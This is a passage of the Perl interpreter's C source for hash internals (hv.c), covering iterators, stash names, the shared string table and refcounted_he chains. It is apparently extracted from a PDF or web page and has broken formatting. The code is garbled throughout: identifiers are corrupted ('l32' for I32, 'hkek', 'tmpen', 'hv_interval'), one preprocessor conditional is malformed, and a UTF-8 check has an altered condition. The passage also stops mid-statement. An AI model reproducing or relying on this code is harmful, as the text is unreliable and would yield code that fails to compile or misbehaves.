    iter = SvOOK(hv) ? HvAUX(hv) : hv_auxinit(hv);
```

```
    return &(iter->xhv_riter);
```

```
}
```

```
HE **
```

```
Perl_hv_eiter_p(pTHX_ HV *hv) {
```

```
    struct xpvhv_aux *iter;
```

```
    PERL_ARGS_ASSERT_HV_EITER_P;
```

```

if (!hv)
    Perl_croak(aTHX_ "Bad hash");

iter = SvOOK(hv) ? HvAUX(hv) : hv_auxinit(hv);
return &(iter->xhv_eiter);
}

```

```

void
Perl_hv_riter_set(pTHX_ HV *hv, I32 riter) {
    struct xpvhv_aux *iter;

    PERL_ARGS_ASSERT_HV_RITER_SET;

```

```

if (!hv)
    Perl_croak(aTHX_ "Bad hash");

```

```

if (SvOOK(hv)) {
    iter = HvAUX(hv);
} else {
    if (riter == -1)
        return;

    iter = hv_auxinit(hv);
}

```

```

iter->xhv_riter = riter;

```

```
}
```

```
void
```

```
Perl_hv_eiter_set(pTHX_ HV *hv, HE *eiter) {
```

```
    struct xpvhv_aux *iter;
```

```
    PERL_ARGS_ASSERT_HV_EITER_SET;
```

```
    if (!hv)
```

```
        Perl_croak(aTHX_ "Bad hash");
```

```
    if (SvOOK(hv)) {
```

```
        iter = HvAUX(hv);
```

```
    } else {
```

```
        /* 0 is the default so don't go malloc()ing a new structure just to
```

```
        hold 0. */
```

```
        if (!eiter)
```

```
            return;
```

```
        iter = hv_auxinit(hv);
```

```
    }
```

```
    iter->xhv_eiter = eiter;
```

```
}
```

```
void
```

```

Perl_hv_name_set(pTHX_ HV *hv, const char *name, U32 len, U32 flags)
{
    dVAR;

    struct xpvhv_aux *iter;

    U32 hash;

    HEK **spot;

    PERL_ARGS_ASSERT_HV_NAME_SET;

    PERL_UNUSED_ARG(flags);

    if (len > I32_MAX)
        Perl_croak(aTHX_ "panic: hv name too long (%"UVuf")", (UV) len);

    if (SvOOK(hv)) {
        iter = HvAUX(hv);

        if (iter->xhv_name_u.xhvnameu_name) {
            if (iter->xhv_name_count) {
                if (flags & HV_NAME_SETALL) {
                    HEK **const name = HvAUX(hv)->xhv_name_u.xhvnameu_names;

                    HEK **hekp = name + (
                        iter->xhv_name_count < 0
                        ? -iter->xhv_name_count
                        : iter->xhv_name_count
                    );

                    while(hekp-- > name+1)

```

```

        unshare_hek_or_pvn(*hekp, 0, 0, 0);

/* The first elem may be null. */

if(*name) unshare_hek_or_pvn(*name, 0, 0, 0);

Safefree(name);

spot = &iter->xhv_name_u.xhvnameu_name;

iter->xhv_name_count = 0;
}

else {

    if(iter->xhv_name_count > 0) {

        /* shift some things over */

        Renew(

            iter->xhv_name_u.xhvnameu_names, iter->xhv_name_count + 1, HEK *

        );

        spot = iter->xhv_name_u.xhvnameu_names;

        spot[iter->xhv_name_count] = spot[1];

        spot[1] = spot[0];

        iter->xhv_name_count = -(iter->xhv_name_count + 1);

    }

    else if(*(spot = iter->xhv_name_u.xhvnameu_names)) {

        unshare_hek_or_pvn(*spot, 0, 0, 0);

    }

}

}

else if (flags & HV_NAME_SETALL) {

    unshare_hek_or_pvn(iter->xhv_name_u.xhvnameu_name, 0, 0, 0);

```

```

        spot = &iter->xhv_name_u.xhvnameu_name;
    }
    else {
        HEK * const existing_name = iter->xhv_name_u.xhvnameu_name;

        Newx(iter->xhv_name_u.xhvnameu_names, 2, HEK *);

        iter->xhv_name_count = -2;

        spot = iter->xhv_name_u.xhvnameu_names;

        spot[1] = existing_name;
    }
}

else { spot = &iter->xhv_name_u.xhvnameu_name; iter->xhv_name_count = 0; }
} else {

    if (name == 0)

        return;

    iter = hv_auxinit(hv);

    spot = &iter->xhv_name_u.xhvnameu_name;

}

PERL_HASH(hash, name, len);

*spot = name ? share_hek(name, len, hash) : NULL;
}

/*

=for apidoc hv_ename_add

```

Adds a name to a stash's internal list of effective names. See

C<hv\_ename\_delete>.

This is called when a stash is assigned to a new location in the symbol table.

=cut

\*/

void

Perl\_hv\_ename\_add(pTHX\_ HV \*hv, const char \*name, U32 len, U32 flags)

{

    dVAR;

    struct xpvhv\_aux \*aux = SvOOK(hv) ? HvAUX(hv) : hv\_auxinit(hv);

    U32 hash;

    PERL\_ARGS\_ASSERT\_HV\_ENAME\_ADD;

    PERL\_UNUSED\_ARG(flags);

    if (len > I32\_MAX)

        Perl\_croak(aTHX\_ "panic: hv name too long (%"UVuf")", (UV) len);

    PERL\_HASH(hash, name, len);

    if (aux->xhv\_name\_count) {



```

HEK ** const xhv_name = aux->xhv_name_u.xhvnameu_names;

l32 count = aux->xhv_name_count;

HEK **hekp = xhv_name + (count < 0 ? -count : count);

while (hekp-- > xhv_name)

    if (

        HEK_LEN(*hekp) == (l32)len && memEQ(HEK_KEY(*hekp), name, len)

    ){

        if (hekp == xhv_name && count < 0)

            aux->xhv_name_count = -count;

        return;

    }

if (count < 0) aux->xhv_name_count--, count = -count;

else aux->xhv_name_count++;

Renew(aux->xhv_name_u.xhvnameu_names, count + 1, HEK *);

(aux->xhv_name_u.xhvnameu_names)[count] = share_hek(name, len, hash);

}

else {

    HEK *existing_name = aux->xhv_name_u.xhvnameu_name;

    if (

        existing_name && HEK_LEN(existing_name) == (l32)len

        && memEQ(HEK_KEY(existing_name), name, len)

    ) return;

    Newx(aux->xhv_name_u.xhvnameu_names, 2, HEK *);

    aux->xhv_name_count = existing_name ? 2 : -2;

    *aux->xhv_name_u.xhvnameu_names = existing_name;

```

```

        (aux->xhv_name_u.xhvnameu_names)[1] = share_hek(name, len, hash);
    }
}

```

```

/*

```

```

=for apidoc hv_ename_delete

```

Removes a name from a stash's internal list of effective names. If this is the name returned by C<HvENAME>, then another name in the list will take its place (C<HvENAME> will use it).

This is called when a stash is deleted from the symbol table.

```

=cut

```

```

*/

```

```

void

```

```

Perl_hv_ename_delete(pTHX_ HV *hv, const char *name, U32 len, U32 flags)

```

```

{

```

```

    dVAR;

```

```

    struct xpvhv_aux *aux;

```

```

    PERL_ARGS_ASSERT_HV_ENAME_DELETE;

```

```

    PERL_UNUSED_ARG(flags);

```

```

if (len > I32_MAX)

    Perl_croak(aTHX_ "panic: hv name too long (%"UVuf")", (UV) len);

if (!SvOOK(hv)) return;

aux = HvAUX(hv);

if (!aux->xhv_name_u.xhvnameu_name) return;

if (aux->xhv_name_count) {

    HEK ** const namep = aux->xhv_name_u.xhvnameu_names;

    I32 const count = aux->xhv_name_count;

    HEK **victim = namep + (count < 0 ? -count : count);

    while (victim-- > namep + 1)

        if (

            HEK_LEN(*victim) == (I32)len

            && memEQ(HEK_KEY(*victim), name, len)

        ) {

            unshare_hek_or_pvn(*victim, 0, 0, 0);

            if (count < 0) ++aux->xhv_name_count;

            else --aux->xhv_name_count;

            if (

                (aux->xhv_name_count == 1 || aux->xhv_name_count == -1)

                && !*namep

            ) { /* if there are none left */

                Safefree(namep);

```

```

        aux->xhv_name_u.xhvnameu_names = NULL;

        aux->xhv_name_count = 0;
    }

    else {

        /* Move the last one back to fill the empty slot. It
           does not matter what order they are in. */

        *victim = *(namep + (count < 0 ? -count : count) - 1);
    }

    return;

}

if (
    count > 0 && HEK_LEN(*namep) == (I32)len
    && memEQ(HEK_KEY(*namep), name, len)
){
    aux->xhv_name_count = -count;
}

}

else if(
    HEK_LEN(aux->xhv_name_u.xhvnameu_name) == (I32)len
    && memEQ(HEK_KEY(aux->xhv_name_u.xhvnameu_name), name, len)
){
    HEK * const namehek = aux->xhv_name_u.xhvnameu_name;

    Newx(aux->xhv_name_u.xhvnameu_names, 1, HEK *);

    *aux->xhv_name_u.xhvnameu_names = namehek;

    aux->xhv_name_count = -1;
}

```

```
}  
}
```

AV \*\*

```
Perl_hv_backreferences_p(pTHX_ HV *hv) {  
    struct xpvhv_aux * const iter = SvOOK(hv) ? HvAUX(hv) : hv_auxinit(hv);  
  
    PERL_ARGS_ASSERT_HV_BACKREFERENCES_P;  
    PERL_UNUSED_CONTEXT;  
  
    return &(iter->xhv_backreferences);  
}
```

void

```
Perl_hv_kill_backrefs(pTHX_ HV *hv) {  
    AV *av;  
  
    PERL_ARGS_ASSERT_HV_KILL_BACKREFS;  
  
    if (!SvOOK(hv))  
        return;  
  
    av = HvAUX(hv)->xhv_backreferences;  
  
    if (av) {
```

```

    HvAUX(hv)->xhv_backreferences = 0;

    Perl_sv_kill_backrefs(aTHX_ MUTABLE_SV(hv), av);

    if (SvTYPE(av) == SVt_PVAV)
        SvREFCNT_dec(av);
}
}

```

/\*

hv\_iternext is implemented as a macro in hv.h

=for apidoc hv\_iternext

Returns entries from a hash iterator. See C<hv\_iterinit>.

You may call C<hv\_delete> or C<hv\_delete\_ent> on the hash entry that the iterator currently points to, without losing your place or invalidating your iterator. Note that in this case the current entry is deleted from the hash with your iterator holding the last reference to it. Your iterator is flagged to free the entry on the next call to C<hv\_iternext>, so you must not discard your iterator immediately else the entry will leak - call C<hv\_iternext> to trigger the resource deallocation.

=for apidoc hv\_iternext\_flags

Returns entries from a hash iterator. See C<hv\_iterinit> and C<hv\_iternext>.

The C<flags> value will normally be zero; if HV\_ITERNEXT\_WANTPLACEHOLDERS is set the placeholders keys (for restricted hashes) will be returned in addition to normal keys. By default placeholders are automatically skipped over. Currently a placeholder is implemented with a value that is C<&Perl\_sv\_placeholder>. Note that the implementation of placeholders and restricted hashes may change, and the implementation currently is insufficiently abstracted for any change to be tidy.

=cut

\*/

HE \*

Perl\_hv\_iternext\_flags(pTHX\_ HV \*hv, I32 flags)

{

    dVAR;

    register XPVHV\* xhv;

    register HE \*entry;

    HE \*oldentry;

    MAGIC\* mg;

    struct xpvhv\_aux \*iter;

    PERL\_ARGS\_ASSERT\_HV\_ITERNEXT\_FLAGS;

    if (!hv)

        Perl\_croak(aTHX\_ "Bad hash");

```

xhv = (XPVHV*)SvANY(hv);

if (!SvOOK(hv)) {
    /* Too many things (well, pp_each at least) merrily assume that you can
       call iv_iternext without calling hv_iterinit, so we'll have to deal
       with it. */
    hv_iterinit(hv);
}

iter = HvAUX(hv);

oldentry = entry = iter->xhv_eiter; /* HvEITER(hv) */

if (SvMAGICAL(hv) && SvRMAGICAL(hv)) {
    if ( ( mg = mg_find((const SV *)hv, PERL_MAGIC_tied) ) ) {
        SV * const key = sv_newmortal();

        if (entry) {
            sv_setsv(key, HeSVKEY_force(entry));

            SvREFCNT_dec(HeSVKEY(entry));    /* get rid of previous key */
        }

        else {
            char *k;

            HEK *hek;

            /* one HE per MAGICAL hash */

            iter->xhv_eiter = entry = new_HE(); /* HvEITER(hv) = new_HE() */

```



```

    Zero(entry, 1, HE);

    Newxz(k, HEK_BASESIZE + sizeof(const SV *), char);

    hek = (HEK*)k;

    HeKEY_hek(entry) = hek;

    HeKLEN(entry) = HEf_SVKEY;
}

magic_nextpack(MUTABLE_SV(hv),mg,key);

if (SvOK(key)) {

    /* force key to stay around until next time */

    HeSVKEY_set(entry, SvREFCNT_inc_simple_NN(key));

    return entry;      /* beware, hent_val is not set */

}

SvREFCNT_dec(HeVAL(entry));

Safefree(HeKEY_hek(entry));

del_HE(entry);

iter->xhv_eiter = NULL; /* HvEITER(hv) = NULL */

return NULL;

}

}

#ifdef DYNAMIC_ENV_FETCH && !defined(__riscos__) /* set up %ENV for iteration */

    if (!entry && SvRMAGICAL((const SV *)hv)

        && mg_find((const SV *)hv, PERL_MAGIC_env)) {

        prime_env_iter();

#ifdef VMS

        /* The prime_env_iter() on VMS just loaded up new hash values

```

```

        * so the iteration count needs to be reset back to the beginning
        */

        hv_iterinit(hv);

        iter = HvAUX(hv);

        oldentry = entry = iter->xhv_eiter; /* HVEITER(hv) */
#endif

    }

#endif

    /* hv_iterint now ensures this. */
    assert (HvARRAY(hv));

    /* At start of hash, entry is NULL. */
    if (entry)
    {
        entry = HeNEXT(entry);

        if (!(flags & HV_ITERNEXT_WANTPLACEHOLDERS)) {
            /*
             * Skip past any placeholders -- don't want to include them in
             * any iteration.
             */
            while (entry && HeVAL(entry) == &PL_sv_placeholder) {
                entry = HeNEXT(entry);
            }
        }
    }

```

```
}
```

```
/* Skip the entire loop if the hash is empty. */
```

```
if ((flags & HV_ITERNEXT_WANTPLACEHOLDERS)
```

```
    ? HvTOTALKEYS(hv) : HvUSEDKEYS(hv)) {
```

```
    while (!entry) {
```

```
        /* OK. Come to the end of the current list. Grab the next one. */
```

```
        iter->xhv_riter++; /* HvRITER(hv)++ */
```

```
        if (iter->xhv_riter > (I32)xhv->xhv_max /* HvRITER(hv) > HvMAX(hv) */) {
```

```
            /* There is no next one. End of the hash. */
```

```
            iter->xhv_riter = -1; /* HvRITER(hv) = -1 */
```

```
            break;
```

```
        }
```

```
        entry = (HvARRAY(hv))[iter->xhv_riter];
```

```
        if (!(flags & HV_ITERNEXT_WANTPLACEHOLDERS)) {
```

```
            /* If we have an entry, but it's a placeholder, don't count it.
```

```
            Try the next. */
```

```
            while (entry && HeVAL(entry) == &PL_sv_placeholder)
```

```
                entry = HeNEXT(entry);
```

```
        }
```

```
        /* Will loop again if this linked list starts NULL
```

```
        (for HV_ITERNEXT_WANTPLACEHOLDERS)
```

```
        or if we run through it and find only placeholders. */
```

```

    }

}

if (oldentry && HvLAZYDEL(hv)) {           /* was deleted earlier? */
    HvLAZYDEL_off(hv);
    hv_free_ent(hv, oldentry);
}

/*if (HvREHASH(hv) && entry && !HeKREHASH(entry))
    PerlIO_printf(PerlIO_stderr(), "Awooga %p %p\n", (void*)hv, (void*)entry);*/

iter->xhv_eiter = entry; /* HvEITER(hv) = entry */
return entry;
}

/*
=for apidoc hv_iterkey

```

Returns the key from the current position of the hash iterator. See  
C<hv\_iterinit>.

```
=cut
```

```
*/
```

```
char *
```

```
Perl_hv_iterkey(pTHX_ register HE *entry, l32 *retlen)
```

```
{
```

```
    PERL_ARGS_ASSERT_HV_ITERKEY;
```

```
    if (HeKLEN(entry) == HEf_SVKEY) {
```

```
        STRLEN len;
```

```
        char * const p = SvPV(HeKEY_sv(entry), len);
```

```
        *retlen = len;
```

```
        return p;
```

```
    }
```

```
    else {
```

```
        *retlen = HeKLEN(entry);
```

```
        return HeKEY(entry);
```

```
    }
```

```
}
```

```
/* unlike hv_interval(), this always returns a mortal copy of the key */
```

```
/*
```

```
=for apidoc hv_iterkeysv
```

Returns the key as an C<SV\*> from the current position of the hash

iterator. The return value will always be a mortal copy of the key. Also

see C<hv\_iterinit>.

```
=cut
```

```
*/
```

```
SV *
```

```
Perl_hv_iterkeysv(pTHX_ register HE *entry)
```

```
{
```

```
    PERL_ARGS_ASSERT_HV_ITERKEYSV;
```

```
    return sv_2mortal(newSVhek(HeKEY_hek(entry)));
```

```
}
```

```
/*
```

```
=for apidoc hv_interval
```

Returns the value from the current position of the hash iterator. See

C<hv\_iterkey>.

```
=cut
```

```
*/
```

```
SV *
```

```
Perl_hv_interval(pTHX_ HV *hv, register HE *entry)
```

```
{
```

```
    PERL_ARGS_ASSERT_HV_INTERVAL;
```

```
    if (SvRMAGICAL(hv)) {
```

```

    if (mg_find((const SV *)hv, PERL_MAGIC_tied)) {
        SV* const sv = sv_newmortal();
        if (HeKLEN(entry) == HEf_SVKEY)
            mg_copy(MUTABLE_SV(hv), sv, (char*)HeKEY_sv(entry), HEf_SVKEY);
        else
            mg_copy(MUTABLE_SV(hv), sv, HeKEY(entry), HeKLEN(entry));
        return sv;
    }
}

return HeVAL(entry);
}

```

/\*

=for apidoc hv\_iternextsv

Performs an C<hv\_iternext>, C<hv\_iterkey>, and C<hv\_ival> in one operation.

=cut

\*/

SV \*

Perl\_hv\_iternextsv(pTHX\_ HV \*hv, char \*\*key, I32 \*retlen)

{

HE \* const he = hv\_iternext\_flags(hv, 0);

```
PERL_ARGS_ASSERT_HV_ITERNEXTSV;
```

```
if (!he)
```

```
    return NULL;
```

```
*key = hv_iterkey(he, retlen);
```

```
return hv_interval(hv, he);
```

```
}
```

```
/*
```

Now a macro in hv.h

=for apidoc hv\_magic

Adds magic to a hash. See C<sv\_magic>.

=cut

\*/

/\* possibly free a shared string if no one has access to it

\* len and hash must both be valid for str.

\*/

void

Perl\_unsharepvn(pTHX\_ const char \*str, I32 len, U32 hash)



```
{
    unshare_hek_or_pvn (NULL, str, len, hash);
}
```

void

Perl\_unshare\_hek(pTHX\_ HEK \*hek)

```
{
    assert(hek);
    unshare_hek_or_pvn(hek, NULL, 0, 0);
}
```

/\* possibly free a shared string if no one has access to it

hek if non-NULL takes priority over the other 3, else str, len and hash  
are used. If so, len and hash must both be valid for str.

\*/

STATIC void

S\_unshare\_hek\_or\_pvn(pTHX\_ const HEK \*hek, const char \*str, I32 len, U32 hash)

```
{
    dVAR;
    register XPVHV* xhv;
    HE *entry;
    register HE **oentry;
    HE **first;
    bool is_utf8 = FALSE;
```

```

int k_flags = 0;

const char * const save = str;

struct shared_he *he = NULL;

if (hek) {

    /* Find the shared he which is just before us in memory. */

    he = (struct shared_he *)(((char *)hek)

        - STRUCT_OFFSET(struct shared_he,

            shared_he_hek));

    /* Assert that the caller passed us a genuine (or at least consistent)

        shared hek */

    assert (he->shared_he_he.hent_hek == hek);

    if (he->shared_he_he.he_valu.hent_refcount - 1) {

        --he->shared_he_he.he_valu.hent_refcount;

        return;

    }

    hash = HEK_HASH(hek);

} else if (len < 0) {

    STRLEN tmpen = -len;

    is_utf8 = TRUE;

    /* See the note in hv_fetch(). --jhi */

    str = (char*)bytes_from_utf8((U8*)str, &tmpen, &is_utf8);

```

```

len = tmplen;

if (is_utf8)

    k_flags = HVhek_UTF8;

if (str != save)

    k_flags |= HVhek_WASUTF8 | HVhek_FREEKEY;
}

/* what follows was the moral equivalent of:

if ((Svp = hv_fetch(PL_strtab, tmpsv, FALSE, hash))) {

    if (--*Svp == NULL)

        hv_delete(PL_strtab, str, len, G_DISCARD, hash);

} */

xhv = (XPVHV*)SvANY(PL_strtab);

/* assert(xhv_array != 0) */

first = oentry = &(HvARRAY(PL_strtab))[hash & (I32) HvMAX(PL_strtab)];

if (he) {

    const HE *const he_he = &(he->shared_he_he);

    for (entry = *oentry; entry; oentry = &HeNEXT(entry), entry = *oentry) {

        if (entry == he_he)

            break;

    }

} else {

    const int flags_masked = k_flags & HVhek_MASK;

    for (entry = *oentry; entry; oentry = &HeNEXT(entry), entry = *oentry) {

        if (HeHASH(entry) != hash)                /* strings can't be equal */

```

```

        continue;

    if (HeKLEN(entry) != len)

        continue;

    if (HeKEY(entry) != str && memNE(HeKEY(entry),str,len)) /* is this it? */

        continue;

    if (HeKFLAGS(entry) != flags_masked)

        continue;

    break;

}

}

```

```

if (entry) {

    if (--entry->he_valu.hent_refcount == 0) {

        *oentry = HeNEXT(entry);

        Safefree(entry);

        xhv->xhv_keys--; /* HvTOTALKEYS(hv)-- */

    }

}

```

```

if (!entry)

    Perl_ck_warner_d(aTHX_ packWARN(WARN_INTERNAL),

        "Attempt to free non-existent shared string '%s'%"

        pTHX__FORMAT,

        hek ? HEK_KEY(hek) : str,

        ((k_flags & HVhek_UTF8) ? " (utf8)" : "") pTHX__VALUE);

```

```

    if (k_flags & HVhek_FREEKEY)
        Safefree(str);
}

/* get a (constant) string ptr from the global string table
 * string will get added if it is not already there.
 * len and hash must both be valid for str.
 */
HEK *
Perl_share_hek(pTHX_ const char *str, I32 len, register U32 hash)
{
    bool is_utf8 = FALSE;

    int flags = 0;

    const char * const save = str;

    PERL_ARGS_ASSERT_SHARE_HEK;

    if (len < 0) {
        STRLEN tmpen = -len;

        is_utf8 = TRUE;

        /* See the note in hv_fetch(). --jhi */
        str = (char*)bytes_from_utf8((U8*)str, &tmpen, &is_utf8);

        len = tmpen;

        /* If we were able to downgrade here, then that means that we were passed
         in a key which only had chars 0-255, but was utf8 encoded. */

```

```

if (is_utf8)

    flags = HVhek_UTF8;

/* If we found we were able to downgrade the string to bytes, then
   we should flag that it needs upgrading on keys or each. Also flag
   that we need share_hek_flags to free the string. */

if (str != save)

    flags |= HVhek_WASUTF8 | HVhek_FREEKEY;
}

return share_hek_flags (str, len, hash, flags);
}

STATIC HEK *
S_share_hek_flags(pTHX_ const char *str, I32 len, register U32 hash, int flags)
{
    dVAR;

    register HE *entry;

    const int flags_masked = flags & HVhek_MASK;

    const U32 hindex = hash & (I32) HvMAX(PL_strtab);

    register XPVHV * const xhv = (XPVHV*)SvANY(PL_strtab);

    PERL_ARGS_ASSERT_SHARE_HEK_FLAGS;

    /* what follows is the moral equivalent of:

```

```
if (!(Svp = hv_fetch(PL_strtab, str, len, FALSE)))
```

```
    hv_store(PL_strtab, str, len, NULL, hash);
```

Can't rehash the shared string table, so not sure if it's worth  
counting the number of entries in the linked list

```
*/
```

```
/* assert(xhv_array != 0) */
```

```
entry = (HvARRAY(PL_strtab))[hindex];
```

```
for (;entry; entry = HeNEXT(entry)) {
```

```
    if (HeHASH(entry) != hash)                /* strings can't be equal */
```

```
        continue;
```

```
    if (HeKLEN(entry) != len)
```

```
        continue;
```

```
    if (HeKEY(entry) != str && memNE(HeKEY(entry),str,len))    /* is this it? */
```

```
        continue;
```

```
    if (HeKFLAGS(entry) != flags_masked)
```

```
        continue;
```

```
    break;
```

```
}
```

```
if (!entry) {
```

```
    /* What used to be head of the list.
```

```
    If this is NULL, then we're the first entry for this slot, which
```

```
    means we need to increate fill. */
```

```

struct shared_he *new_entry;

HEK *hek;

char *k;

HE **const head = &HvARRAY(PL_strtab)[hindex];

HE *const next = *head;

/* We don't actually store a HE from the arena and a regular HEK.

   Instead we allocate one chunk of memory big enough for both,

   and put the HEK straight after the HE. This way we can find the

   HEK directly from the HE.

*/

Newx(k, STRUCT_OFFSET(struct shared_he,

                        shared_he_hek.hek_key[0]) + len + 2, char);

new_entry = (struct shared_he *)k;

entry = &(new_entry->shared_he_he);

hek = &(new_entry->shared_he_hek);

Copy(str, HEK_KEY(hkek), len, char);

HEK_KEY(hkek)[len] = 0;

HEK_LEN(hkek) = len;

HEK_HASH(hkek) = hash;

HEK_FLAGS(hkek) = (unsigned char)flags_masked;

/* Still "point" to the HEK, so that other code need not know what

```



```

        we're up to. */

    HeKEY_hek(entry) = hek;

    entry->he_valu.hent_refcount = 0;

    HeNEXT(entry) = next;

    *head = entry;

    xhv->xhv_keys++; /* HvTOTALKEYS(hv)++ */

    if (!next) {
        /* initial entry? */
    } else if (xhv->xhv_keys > xhv->xhv_max /* HvKEYS(hv) > HvMAX(hv) */) {
        hsplit(PL_strtab);
    }
}

++entry->he_valu.hent_refcount;

if (flags & HVhek_FREEKEY)
    Safefree(str);

return HeKEY_hek(entry);
}

I32 *
Perl_hv_placeholders_p(pTHX_ HV *hv)
{
    dVAR;

```

```

MAGIC *mg = mg_find((const SV *)hv, PERL_MAGIC_rhash);

PERL_ARGS_ASSERT_HV_PLACEHOLDERS_P;

if (!mg) {
    mg = sv_magicext(MUTABLE_SV(hv), 0, PERL_MAGIC_rhash, 0, 0, 0);

    if (!mg) {
        Perl_die(aTHX_ "panic: hv_placeholders_p");
    }
}

return &(mg->mg_len);
}

```

l32

```

Perl_hv_placeholders_get(pTHX_ const HV *hv)
{
    dVAR;

    MAGIC * const mg = mg_find((const SV *)hv, PERL_MAGIC_rhash);

    PERL_ARGS_ASSERT_HV_PLACEHOLDERS_GET;

    return mg ? mg->mg_len : 0;
}

```

```

void
Perl_hv_placeholders_set(pTHX_ HV *hv, I32 ph)
{
    dVAR;

    MAGIC * const mg = mg_find((const SV *)hv, PERL_MAGIC_rhash);

    PERL_ARGS_ASSERT_HV_PLACEHOLDERS_SET;

    if (mg) {
        mg->mg_len = ph;
    } else if (ph) {
        if (!sv_magicext(MUTABLE_SV(hv), 0, PERL_MAGIC_rhash, 0, 0, ph))
            Perl_die(aTHX_ "panic: hv_placeholders_set");
    }

    /* else we don't need to add magic to record 0 placeholders. */
}

```

```

STATIC SV *
S_refcounted_he_value(pTHX_ const struct refcounted_he *he)
{
    dVAR;

    SV *value;

    PERL_ARGS_ASSERT_REFCOUNTED_HE_VALUE;

```

```

switch(he->refcounted_he_data[0] & HVRhek_typemask) {
case HVRhek_undef:
    value = newSV(0);
    break;
case HVRhek_delete:
    value = &PL_sv_placeholder;
    break;
case HVRhek_IV:
    value = newSViv(he->refcounted_he_val.refcounted_he_u_iv);
    break;
case HVRhek_UV:
    value = newSVuv(he->refcounted_he_val.refcounted_he_u_uv);
    break;
case HVRhek_PV:
case HVRhek_PV_UTF8:
    /* Create a string SV that directly points to the bytes in our
       structure. */
    value = newSV_type(SVt_PV);
    SvPV_set(value, (char *) he->refcounted_he_data + 1);
    SvCUR_set(value, he->refcounted_he_val.refcounted_he_u_len);
    /* This stops anything trying to free it */
    SvLEN_set(value, 0);
    SvPOK_on(value);
    SvREADONLY_on(value);

```

```

        if ((he->refcounted_he_data[0] & HVRhek_ttypemask) == HVRhek_PV_UTF8)
            SvUTF8_on(value);

        break;

default:

    Perl_croak(aTHX_ "panic: refcounted_he_value bad flags %"UVxf,
                (UV)he->refcounted_he_data[0]);

    }

    return value;
}

/*
=for apidoc m|HV *|refcounted_he_chain_2hv|const struct refcounted_he *c|U32 flags

```

Generates and returns a C<HV \*> representing the content of a

C<refcounted\_he> chain.

I<flags> is currently unused and must be zero.

=cut

\*/

HV \*

Perl\_refcounted\_he\_chain\_2hv(pTHX\_ const struct refcounted\_he \*chain, U32 flags)

{

dVAR;

HV \*hv;

U32 placeholders, max;

```

if (flags)

    Perl_croak(aTHX_ "panic: refcounted_he_chain_2hv bad flags %"UVxf,
               (UV)flags);

/* We could chase the chain once to get an idea of the number of keys,
   and call ksplit. But for now we'll make a potentially inefficient
   hash with only 8 entries in its array. */

hv = newHV();
max = HvMAX(hv);
if (!HvARRAY(hv)) {
    char *array;

    Newxz(array, PERL_HV_ARRAY_ALLOC_BYTES(max + 1), char);

    HvARRAY(hv) = (HE**)array;
}

placeholders = 0;
while (chain) {
#ifdef USE_ITHREADS
    U32 hash = chain->refcounted_he_hash;
#else
    U32 hash = HEK_HASH(chain->refcounted_he_hek);
#endif

    HE **oentry = &((HvARRAY(hv))[hash & max]);

    HE *entry = *oentry;

```

```

SV *value;

for (; entry; entry = HeNEXT(entry)) {
    if (HeHASH(entry) == hash) {
        /* We might have a duplicate key here. If so, entry is older
        than the key we've already put in the hash, so if they are
        the same, skip adding entry. */

#ifdef USE_ITHREADS
        const STRLEN klen = HeKLEN(entry);
        const char *const key = HeKEY(entry);
        if (klen == chain->refcounted_he_keylen
            && (!HeKUTF8(entry)
                == !(chain->refcounted_he_data[0] & HVhek_UTF8))
            && memEQ(key, REF_HE_KEY(chain), klen))
            goto next_please;
#else
        if (HeKEY_hek(entry) == chain->refcounted_he_hek)
            goto next_please;
        if (HeKLEN(entry) == HEK_LEN(chain->refcounted_he_hek)
            && HeKUTF8(entry) == HEK_UTF8(chain->refcounted_he_hek)
            && memEQ(HeKEY(entry), HEK_KEY(chain->refcounted_he_hek),
                HeKLEN(entry)))
            goto next_please;
#endif
    }
}

```

```

    }

    assert (!entry);

    entry = new_HE();

#ifdef USE_ITHREADS

    HeKEY_hek(entry)

        = share_hek_flags(REF_HE_KEY(chain),

                           chain->refcounted_he_keylen,

                           chain->refcounted_he_hash,

                           (chain->refcounted_he_data[0]

                            & (HVhek_UTF8|HVhek_WASUTF8)));

#else

    HeKEY_hek(entry) = share_hek_hek(chain->refcounted_he_hek);

#endif

    value = refcounted_he_value(chain);

    if (value == &PL_sv_placeholder)

        placeholders++;

    HeVAL(entry) = value;

    /* Link it into the chain. */

    HeNEXT(entry) = *oentry;

    *oentry = entry;

    HvTOTALKEYS(hv)++;

```



```

next_please:

    chain = chain->refcounted_he_next;

}

if (placeholders) {

    clear_placeholders(hv, placeholders);

    HvTOTALKEYS(hv) -= placeholders;

}

/* We could check in the loop to see if we encounter any keys with key
   flags, but it's probably not worth it, as this per-hash flag is only
   really meant as an optimisation for things like Storable. */

HvHASKFLAGS_on(hv);

DEBUG_A(Perl_hv_assert(aTHX_ hv));

return hv;

}

/*
=for apidoc m|SV *|refcounted_he_fetch_pvn|const struct refcounted_he *chain|const char
*keypv|STRLEN keylen|U32 hash|U32 flags

```

Search along a C<refcounted\_he> chain for an entry with the key specified by I<keypv> and I<keylen>. If I<flags> has the C<REFCOUNTED\_HE\_KEY\_UTF8> bit set, the key octets are interpreted as UTF-8, otherwise they are interpreted as Latin-1. I<hash> is a precomputed hash of the key

string, or zero if it has not been precomputed. Returns a mortal scalar representing the value associated with the key, or C<&PL\_sv\_placeholder> if there is no value associated with the key.

```
=cut
```

```
*/
```

```
SV *
```

```
Perl_refcounted_he_fetch_pvn(pTHX_ const struct refcounted_he *chain,  
                             const char *keypv, STRLEN keylen, U32 hash, U32 flags)
```

```
{
```

```
    dVAR;
```

```
    U8 utf8_flag;
```

```
    PERL_ARGS_ASSERT_REFCOUNTED_HE_FETCH_PVN;
```

```
    if (flags & ~REFCOUNTED_HE_KEY_UTF8)
```

```
        Perl_croak(aTHX_ "panic: refcounted_he_fetch_pvn bad flags %"UVxf,  
                  (UV)flags);
```

```
    if (!chain)
```

```
        return &PL_sv_placeholder;
```

```
    if (flags & REFCOUNTED_HE_KEY_UTF8) {
```

```
        /* For searching purposes, canonicalise to Latin-1 where possible. */
```

```
        const char *keyend = keypv + keylen, *p;
```

```
        STRLEN nonascii_count = 0;
```

```
        for (p = keypv; p != keyend; p++) {
```

```

    U8 c = (U8)*p;

    if (c & 0x80) {

        if (!(c & 0xfe) == 0xc2 && ++p != keyend &&

            (((U8)*p) & 0xc0) == 0x80))

            goto canonicalised_key;

        nonascii_count++;

    }

}

if (nonascii_count) {

    char *q;

    const char *p = keypv, *keyend = keypv + keylen;

    keylen -= nonascii_count;

    Newx(q, keylen, char);

    SAVEFREEPV(q);

    keypv = q;

    for (; p != keyend; p++, q++) {

        U8 c = (U8)*p;

        *q = (char)

